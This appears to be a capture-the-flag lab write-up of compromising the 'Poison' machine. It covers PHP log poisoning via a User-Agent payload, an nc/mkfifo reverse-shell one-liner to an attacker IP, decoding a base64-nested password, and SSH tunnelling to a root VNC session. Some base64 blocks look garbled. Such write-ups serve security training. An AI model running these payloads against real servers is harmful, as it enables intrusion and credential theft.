# returning the entire resource, or one of the special
# values 'default', 'none' or 'unlimited'.
# Default setting is to accept 200 Ranges.
#MaxRanges unlimited

#
# EnableMMAP and EnableSendfile: On systems that support it,
# memory-mapping or the sendfile syscall may be used to deliver
# files. This usually improves server performance, but must
# be turned off when serving from networked-mounted
# filesystems or if support for these functions is otherwise
# broken on your system.
# Defaults: EnableMMAP On, EnableSendfile Off
#
#EnableMMAP off
#EnableSendfile on

# Supplemental configuration
#
# The configuration files in the etc/apache24/extra/ directory can be
# included to add extra features or to modify the default configuration of
# the server, or you may simply copy their contents here and change as
# necessary.

# Server-pool management (MPM specific)
#Include etc/apache24/extra/httpd-mpm.conf

# Multi-language error messages
#Include etc/apache24/extra/httpd-multilang-errordoc.conf

# Fancy directory listings
#Include etc/apache24/extra/httpd-autoindex.conf

# Language settings
#Include etc/apache24/extra/httpd-languages.conf

# User home directories
#Include etc/apache24/extra/httpd-userdir.conf

# Real-time info on requests and configuration
#Include etc/apache24/extra/httpd-info.conf

```

```
# Virtual hosts
#Include etc/apache24/extra/httpd-vhosts.conf

# Local access to the Apache HTTP Server Manual
#Include etc/apache24/extra/httpd-manual.conf

# Distributed authoring and versioning (WebDAV)
#Include etc/apache24/extra/httpd-dav.conf

# Various default settings
#Include etc/apache24/extra/httpd-default.conf

# Configure mod_proxy_html to understand HTML4/XHTML1
<IfModule proxy_html_module>
Include etc/apache24/extra/proxy-html.conf
</IfModule>

# Secure (SSL/TLS) connections
#Include etc/apache24/extra/httpd-ssl.conf
#
# Note: The following must be present to support
#       starting without SSL on platforms with no /dev/random equivalent
#       but a statically compiled-in mod_ssl.
#
<IfModule ssl_module>
SSLRandomSeed startup builtin
SSLRandomSeed connect builtin
</IfModule>

Include etc/apache24/Includes/*.conf

<FilesMatch "\.php$">
    SetHandler application/x-httpd-php
</FilesMatch>
<FilesMatch "\.phps$">
    SetHandler application/x-httpd-php-source
</FilesMatch>
```

Ssh logs out of the way

view-source: http://poison/browse.php?file=/var/log/auth.log

```
1 <br />
2 <b>Warning</b>: include(/var/log/auth.log): failed to open stream: Permission denied in <b>/usr/local/www/apache24/data/browse.php</b> on line <b>2</b><br />
3 <br />
4 <b>Warning</b>: include(): Failed opening '/var/log/auth.log' for inclusion (include_path='.: /usr/local/www/apache24/data') in <b>/usr/local/www/apache24
5 /data/browse.php</b> on line <b>2</b><br />
```

Seems like able to run commands

Send
Cancel
<
>

Target: http://poison

Request

Pretty
Raw
In
Actions

```
1 GET /browse.php?file=/var/log/httpd-access.log HTTP/1.1
2 Host: poison
3 User-Agent: Mozilla/5.0 (?php system($_GET['cmd']));?>
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://poison/
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

Response

Pretty
Raw
Render
In
Actions

```
11127 127.0.0.1 - - [27/Aug/2021:16:40:17 +0200] "OPTIONS *
HTTP/1.0" 200 - "-" "Apache/2.4.29 (FreeBSD) PHP/5.6.32
(internal dummy connection)"
71128 127.0.0.1 - - [27/Aug/2021:16:46:18 +0200] "OPTIONS *
HTTP/1.0" 200 - "-" "Apache/2.4.29 (FreeBSD) PHP/5.6.32
(internal dummy connection)"
71129 127.0.0.1 - - [27/Aug/2021:16:46:19 +0200] "OPTIONS *
HTTP/1.0" 200 - "-" "Apache/2.4.29 (FreeBSD) PHP/5.6.32
(internal dummy connection)"
71130 10.10.16.12 - - [27/Aug/2021:16:47:21 +0200] "GET
/browse.php?file=/var/log/httpd-access.log HTTP/1.1" 200
7284741 "-" "Mozilla/5.0 (Windows NT 10.0; rv:78.0)
Gecko/20100101 Firefox/78.0"
71131 10.10.16.12 - - [27/Aug/2021:16:49:01 +0200] "GET
/browse.php?file=ini.php HTTP/1.1" 200 20456 "http://poison/"
"Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101
Firefox/78.0"
71132 10.10.16.12 - - [27/Aug/2021:16:49:06 +0200] "GET
/browse.php?file=ini.php HTTP/1.1" 200 20456 "http://poison/"
"Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101
Firefox/78.0"
71133 10.10.16.12 - - [27/Aug/2021:16:50:52 +0200] "GET
/browse.php?file=ini.php HTTP/1.1" 200 20456 "http://poison/"
"Mozilla/5.0 <br />
71134 <b>Warning</b>: system(): Cannot execute a blank command in
<b>/var/log/httpd-access.log</b> on line <b>71125</b><br />
```

Received connect back

nc 10.10.16.12 4444

Request

Pretty Raw \n Actions ▾

```
1 GET /browse.php?file=/var/log/httpd-access.log&cmd=
  %6e%63%20%31%30%2e%31%30%2e%31%36%2e%31%32%20%34%34%34%3
  4 HTTP/1.1
2 Host: poison
3 User-Agent: Mozilla/5.0 <?php system($_GET['cmd']);?>
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://poison/
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

[user@parrot] - [~/Desktop/htb]

\$nc -nlvp 4444

listening on [any] 4444 ...

connect to [10.10.16.12] from (UNKNOWN) [10.129.192.152] 26128

Currently apache server is ran as www user

request		response	
pretty	Raw	pretty	Raw
<pre>1 GET /browse.php?file=/var/log/httpd-access.log&cmd=id HTTP/1.1 2 Host: poison 3 User-Agent: Mozilla/5.0 <?php system(\$_GET['cmd']);?> 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 DNT: 1 8 Connection: close 9 Referer: http://poison/ 10 Upgrade-Insecure-Requests: 1 11 Sec-GPC: 1 12</pre>		<pre>11120 127.0.0.1 - - [27/Aug/2021:16:40:10 +0200] "OPTIONS * HTTP/1.0" 200 - "-" "Apache/2.4.29 (FreeBSD) PHP/5.6.32 (internal dummy connection)" 71129 127.0.0.1 - - [27/Aug/2021:16:46:19 +0200] "OPTIONS * HTTP/1.0" 200 - "-" "Apache/2.4.29 (FreeBSD) PHP/5.6.32 (internal dummy connection)" 71130 10.10.16.12 - - [27/Aug/2021:16:47:21 +0200] "GET /browse.php?file=/var/log/httpd-access.log HTTP/1.1" 200 7284741 "-" "Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0" 71131 10.10.16.12 - - [27/Aug/2021:16:49:01 +0200] "GET /browse.php?file=ini.php HTTP/1.1" 200 20456 "http://poison/" "Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0" 71132 10.10.16.12 - - [27/Aug/2021:16:49:06 +0200] "GET /browse.php?file=ini.php HTTP/1.1" 200 20456 "http://poison/" "Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0" 71133 10.10.16.12 - - [27/Aug/2021:16:50:52 +0200] "GET /browse.php?file=ini.php HTTP/1.1" 200 20456 "http://poison/" "Mozilla/5.0 uid=80(www) gid=80(www) groups=80(www)" 71134 " 71135 10.10.16.12 - - [27/Aug/2021:16:51:22 +0200] "GET /browse.php?file=/var/log/httpd-access.log HTTP/1.1" 200 7285546 "http://poison/" "Mozilla/5.0 uid=80(www) gid=80(www) groups=80(www)" 71136 "</pre>	

Freebsd reverse shell

<https://sentrywhale.com/documentation/reverse-shell>

Payload used

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i |nc 10.10.16.12 4444 > /tmp/f
```

Popped reverse shell

```
[X]-[user@parrot]-[~/Desktop/htb]
└─ $nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.12] from (UNKNOWN) [10.129.192.152] 12116
id
uid=80(www) gid=80(www) groups=80(www)
```

Enumeration post exploitation

```
pwd
/usr/local/www/apache24/data
ls -lah
total 72
drwxr-xr-x  2 root  wheel   512B Mar 19  2018 .
drwxr-xr-x  6 root  wheel   512B Jan 24  2018 ..
-rw-r--r--  1 root  wheel    33B Jan 24  2018 browse.php
-rw-r--r--  1 root  wheel  289B Jan 24  2018 index.php
-rw-r--r--  1 root  wheel   27B Jan 24  2018 info.php
-rw-r--r--  1 root  wheel   33B Jan 24  2018 ini.php
-rw-r--r--  1 root  wheel   90B Jan 24  2018 listfiles.php
-rw-r--r--  1 root  wheel   20B Jan 24  2018 phpinfo.php
-rw-r--r--  1 root  wheel  1.2K Mar 19  2018 pwdbackup.txt
cat pwdbackup.txt
This password is secure, it's encoded atleast 13 times.. what could go wrong really..
```

```
Vm0wd2QyUXlVVGxwV0d4WF1URndVRlpzWkZ0a1JsWjBUVlpPV0ZKc2JETlhMk0xVmpKS1IySkVU
bGhoTVVwVWZtcEdZV015U2tWVQpiR2hvVFZwd1ZWNnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS
bVZHV25SalJYU1VUVlUxU1ZadGRGZFZaM0JwVmxad1dWnRNVFJqCk1EQjRXa1prWVZKR1NsV1VW
M040VGta2NtRkdar2hwV0KVvdXegFTMVZHWkZoTlZGS1RDazFFUwPsv01qVlRZVEZLYzJOSVRs
WmkKV0doNlZHeGFZVks1VWtsVWJXaFdWmFZLVlZkGvVHRLRNbEY0Vj1U2ExSXdxXbUZEYkZwelYy
eG9XR0V4Y0hkWFZscExVakZPZEZKcpar2dLWVRcwklGWkhkR0ZaVms1R1RsWmtZVkl5YUZkv01G
WkxWbFprV0dWSFJsUk5WbkJZVmpKMGEWnRSWHBWYmtKRVlYcEdlVmxYc1VsTldNREZ4Vm10NFYw
MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4WkhOYVJGS1hUV3hLUjFSc1dtdFpWazw1WVVA
TlYwMucKv2t4V2JGcHJWmGRXU0dSSGJFNW1SWEEyVmpKMFLXRXhXblJTV0hCV1ltczFSVmxzVm5k
WFJsbDVDvbVjIT1ZktlJFwJRwbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmxxkamQzQlhZa2RPVEZk
WGRHOVJiVlp6Vj1U2FsSlhVbGRVVMxwelRrWlp1VTVT1ZwV2EydZFXVlZhcMExWXDNVWNlVjJ0
NFYySkdjR2hhU1ZWNFZSwdkR1JGTldoTmJtTjNWbXBLTUdJeFVYAG1SbVJWVWRKb1YxbHJWVEZT
Vm14elZteHckVGlKR2NEQkR1VlpJVDFAa2FWW1lRa3BYVmxadlpERlpkd3BOV0VaVFlrZG9hRlZz
WkZOWFJsWnhVbXN1YW1RelFtaFZiVEZQVkaVaawpXR1ZHV210TmJFWTBWakowVjFVeVNrnfFzRnBW
VmpOU00xcFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tkalJGbeXWRLZTCmMxSkdjRfPo
Ukd4RVdub3dPVU5uUFQwSwo=
```

Ran this python code to decode 13 times

```
import base64

with open("todecode.txt", "rb") as f:
    dataEncoded = f.read()

tmpDecode = dataEncoded
for i in range(1, 14):
    tmpDecode = base64.b64decode(tmpDecode)
    print(f"{i} -> {tmpDecode.decode()}")
```

Results:

```
1 -> Vm0wd2QyUXlVVGxXYTFwUFZsZFNjRlZ0TVZOWFJsbDNXa2MlVjJKR2JETlhhMUpUVmpGYWMySkVU
bGhoTVVwVWZtcEdTmIJIVmtkWApiRnBPWvd0RmVGWnRjRXRUtVU1SVZtdFdVZ3BpVlZwWVZtMTRj
MDB4WkZkYVJGS1VUV3N4TtkZkcmFGZGhVWEJUWWxaS1VGZFhNVFJTCk1EQjRWMjVtYTFKc2NITlZi
WGh6VGxaYVNHUk1UbWhWV0VKVvdXegFTMlF4V25Sa1IwWmFDbFpzV2xoWGEgcHJXVlpLUjFOdFJs
ZGgKYTBZMFZhdGFZVkc5GTlZkYVIyaFdwMFZLVlZkWGVRHlRNVnBYVjJ0a1ZtRXpVbkJEYXpGeVlr
UlnWMDfXVmt4V0lUjNaVmRHUjFWcwpjR2tLVW01Q2IxZHNaRFJXTWxKR1RsWmtZVkl5YUZOv01G
WkxWbFprV0dWSGRHbE5iRXA2VjJ0YWEwWnRSWHBWMs1RVlsVndXRl15CmRHovdNREZ4Vm10NfDg
WnNjRXhWYwtaUf16Rldjd3BXYkdOTfDxdG9RbVzZv25Sa1JXUldUvlpzTkZzeU5VOvpWa2w1WVva
a1YwMUCkV2t4V2JGcGhaRVV4VlZGdGRFNWhNbmN3VmpKMGIXUxhiRmRVYTJoV1lrVTFsVmxzVmxw
TmJGcDBDbVZITlZkaVZYQkpXVlZvZDFZdwpNWEZTYkdofVszFNXRlZxUms5amQzQmhVbTFPVEZk
WGVGWmtNbEY0VjJ0V1UySkhVbFpVvJNSMlpXefDXRlZHWkZWaVJYQmFWa2QwCk5GSkdjRf1LVFVS
c1JGcDZNRGxEWnowOUNnPTOK

2 -> Vm0wd2QyUXlwa1pPVldScFVtMVNXRl13Wkc5V2JGbdNXa1JTVjFac2JETlhhMUpUVmpGS2RHVkdX
bFpOYwtFeFZtcEtTMU5IVmtWUGpiVVPYVml4c00xZfdaRFJUTWsxNfdraFdhUXBTYlZKUFdXMTRS
MDB4V25Sa1JscHNvbXhzTlZaSGRITmhVWEJUWWxaS2QxWnRkR0ZaClZswlhXa1prVWZKR1NtRldh
a0Y0VGtaYVNFNVdaR2hWV0VKVvdXegFTMVPXV2tkVmEzUnBDazFyYkRSV01qVkwWmN3ZVdGR1Vs
cGkKUM5Cb1dsZDRWMLJGTlZkYVIyaFNWmfZLVlZkWGVRHdG1NbEp6V2taa1ZtRXpVbk5EYlVwWfYy
dG9WMDfXVmt4WFZscExVakZPYzFWcwpWbGNLWwtoQmVsWnRjRWRWTvZsNFYyNU9ZVkl5YUZkv01G
WkxWbFphZEuXVVFtdE5hMncwVjJ0b1QxbFdUa2hWYkU1RVlsVlpNbFp0CmVHOvdiVXBjWVod1Yw
MXFSbGhhUlDswFvqRk9jd3BhUm1OTfDxeFZkmlF4V2tWU2JHULZUV3R3ZWxWWGVGZfVIRXBaVkd0
NfJGcDYKTURsRFp6MD1DZz09Cg==

3 -> Vm0wd2QyVkJZOVWRpUm1SWFYwZG9WbF13WkRSV1ZsbDNXa1JTVjFKdGVGWlZNakExVmpKS1NHVkvR
bUZxVmxsM1dWZDRtMk14WkhWaQpSbVJPWW14R00xWnRkRlpsUmxsNVZhdHNhUXBTYlZKd1ZtdGFZ
VlZXWkZkYVJGSmFWakF4TtkZaSE5WZGhVWEJUWWxaS1ZWWkdVa3RpCk1rbDRWMjVlV2sweWFGUlpi
RnBoWld4V2RfNVdaR2hSV0VKVvdXegGtiMlJzWkZkVmEzUnNDbUpXV2toV01qVkwXVlpLUjFOc1Vs
VlcKYkhBelZtcEdVMV14V25OYVIyaFdwMFZLVlZadE1UQmtNa2w0V2toTl1WTkhVbE5EYlVZMlZt
eG9WbUpIYUhwV01qRlhaRWRXUjFOcWpaRmNLWwVd2QxWkVSBGRVTWtwelVXeFdUbEpZVGt4RFp6
MD1DZz09Cg==

4 -> Vm0wd2VFNUdiRmRXV0dov1YwZDRWVl13WkRSV1JteFZVMjA1VjJKSGVEQmFWVl13WVd4S2MxZHVl
RmROYmxGM1ZtdFZlRl15VGtsaQpSbVJwVmtaYVWVZfdaRFJaVjAXNFZHNvdhUXBTYlZKVVZGUkti
Mk14V25KWK0yaFRZbFphZWkwdE5WZGhRWEJUWWxkb2RsZfDva3RsCmJWWkhWMjVlVWZKR1NsU1VW
bHAzVmpGU1YxWnNaR2hWV0VKVvdZtMTBkMk14WkhOYVNHU1NDbUY2VmXoVmJHaHpwMjFXZEdWR1Ns
ZFcKYlUwd1ZERldUMkpzUWxWt1JYTKxDZz09Cg==

5 -> Vm0weE5GbFdwGhVv0d4VVYwZDRWRmxVU205V2JHeDBaVvYwYwXKc1dubFdNblF3VmtVeFYyTkli
RmRpVkJaUvDwZDRZV014VG5WaQpSbVJUvFRKb2IXWnJZM2hTYlZaelVtNVdhQXBTYlDdldWUktl
bVZHV25KYVJGS1RUVlp3VjFSV1ZsZGhVWEJUvM10dIXZHNaSGRSCmF6V1hVbGhzV21WdGVGSldw
bU0wVDFWT2JsQlVNRXNLCg==

6 -> Vm0xNF1VWXhUWGxUV0d4VF1USm9WbGx0ZUV0a1JsWn1WMnQwVkuXv2NIBfdiVFZQWVd4YWMxTnVi
RmRTTTJob1ZrY3hSbVZzUm5WaApSbWhvWVRKEmVGWnJaRFJTtVZwV1RWVldhUXBTvmtwb1dsZhdR
azVXU1hsWmVteFJWVmM0T1VOb1BUMBESK

7 -> Vm14YVUxTXlTWGxTYTJoV11teEtjRlZyV2t0VE1WcH1WbTVPYWxac1NubFdSM2hoVkcXrmVsRnVh
RmhoYTJZeFZrZDRSMVpWTVVWaQpSVkpoWldwQk5WRXlZemxRVVc4OUNnPTOK

8 -> VmxaU1MySXlSa2hVYmxKcFvRkTmVpyVm5Oa1ZsSn1WR3hhVG1FelFuaFhha2sxVkd4R1ZVMUVi
RVJhZwPBNVEyZz1QUW89Cg==

9 -> V1ZSS2IyRkhUblJpUkZKS1ZrVnNjVlJyVGxaTmEzQnhXakk1VGxGVU1EbERaejA5Q2c9PQo=

10 -> VVRKb2FHTnRiRfJKVkvScVRrTlZNa3BxWjI5TlFUMD1DZz09Cg==

11 -> UTJoAGntbDRJVElqTkNVMkpqZ29NQTO9Cg==

12 -> Q2hhcm14ITIjNCU2JjgoMA==

13 -> Charix!2#4%6&8(0
```

User shell

```
[user@parrot]-[~]
└─ $ssh charix@poison
The authenticity of host 'poison (10.129.192.152)' can't be established.
ECDSA key fingerprint is SHA256:rhYtpHzkd9nBmOtN7+ft0JiVAu8qnywLb48G1z4jZ8c.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'poison,10.129.192.152' (ECDSA) to the list of known hosts.
Password for charix@Poison:
Last login: Mon Mar 19 16:38:00 2018 from 10.10.14.4
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:  https://www.FreeBSD.org/security/
FreeBSD Handbook:    https://www.FreeBSD.org/handbook/
FreeBSD FAQ:         https://www.FreeBSD.org/faq/
Questions List:      https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:      https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
To see the output from when your computer started, run dmesg(8).  If it has
been replaced with other messages, look at /var/run/dmesg.boot.
-- Francisco Reyes <lists@natserv.com>
charix@Poison:~ %
```

User flag

Notice that theres a secret.zip file.

Will need to transfer the said secret.zip to attacking machine and crack it using fcrackzip

```
charix@Poison:~ % ls -lah
total 48
drwxr-x---  2 charix  charix   512B Mar 19  2018 .
drwxr-xr-x  3 root    wheel   512B Mar 19  2018 ..
-rw-r-----  1 charix  charix  1.0K Mar 19  2018 .cshrc
-rw-rw----  1 charix  charix    0B Mar 19  2018 .history
-rw-r-----  1 charix  charix  254B Mar 19  2018 .login
-rw-r-----  1 charix  charix  163B Mar 19  2018 .login_conf
-rw-r-----  1 charix  charix  379B Mar 19  2018 .mail_aliases
-rw-r-----  1 charix  charix  336B Mar 19  2018 .mailrc
-rw-r-----  1 charix  charix  802B Mar 19  2018 .profile
-rw-r-----  1 charix  charix  281B Mar 19  2018 .rhosts
-rw-r-----  1 charix  charix  849B Mar 19  2018 .shrc
-rw-r-----  1 root    charix  166B Mar 19  2018 secret.zip
-rw-r-----  1 root    charix   33B Mar 19  2018 user.txt
charix@Poison:~ % cat user.txt
eaacdffb2d141b72a589233063604209c
charix@Poison:~ %
```

unzip secret using charix password: **Charix!2#4%6&8(0**

Do note that I was puzzled on what to do next from here, so I consulted some blogs to move forward and get the idea that it is related to vnc.


```

[user@parrot]-[~/Desktop/htb/poison]
$ cat secret
00 | $! [user@parrot]-[~/Desktop/htb/poison]
$ cat secret|base64
vahbfNWWeiE=
[user@parrot]-[~/Desktop/htb/poison]
$ █

```

Netstat output

```

charix@Poison:/etc/ssh % netstat -an
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         (state)
tcp4    0      44 10.129.192.152.22       10.10.16.12.46258      ESTABLISHED
tcp4    0      0 10.129.192.152.12116   10.10.16.12.4444       ESTABLISHED
tcp4    0      0 10.129.192.152.80      10.10.16.12.46858      CLOSE_WAIT
tcp4    0      0 127.0.0.1.25          *.*                     LISTEN
tcp4    0      0 *.80                  *.*                     LISTEN
tcp6    0      0 *.80                  *.*                     LISTEN
tcp4    0      0 *.22                  *.*                     LISTEN
tcp6    0      0 *.22                  *.*                     LISTEN
tcp4    0      0 127.0.0.1.5801        *.*                     LISTEN
tcp4    0      0 127.0.0.1.5901        *.*                     LISTEN

```

Create tunnel to access remote vnc port locally and confirmed that local port 5000 is accessible on attacking machine

```

[user@parrot]-[~]
$ ssh -L 5000:127.0.0.1:5901 charix@poison
Password for charix@Poison:
Last login: Fri Aug 27 17:19:31 2021 from 10.10.16.12
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:  https://www.FreeBSD.org/security/
FreeBSD Handbook:     https://www.FreeBSD.org/handbook/
FreeBSD FAQ:          https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:       https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
Need to quickly return to your home directory? Type "cd".
-- Dru <genesis@istar.ca>
charix@Poison:~ %

```

```

[X]-[user@parrot]-[~/Desktop/htb/poison]
$ netstat -tnap
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program
name
SNIPPED
tcp6    0      0 :::1:5000               :::*                    LISTEN      230448/ssh

```

Access vnc

```
[user@parrot]--[~/Desktop/htb/poison]
└─ $vncviewer -passwd secret 127.0.0.1:5000
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Authentication successful
Desktop name "root's X desktop (Poison:1)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```

Get root flag

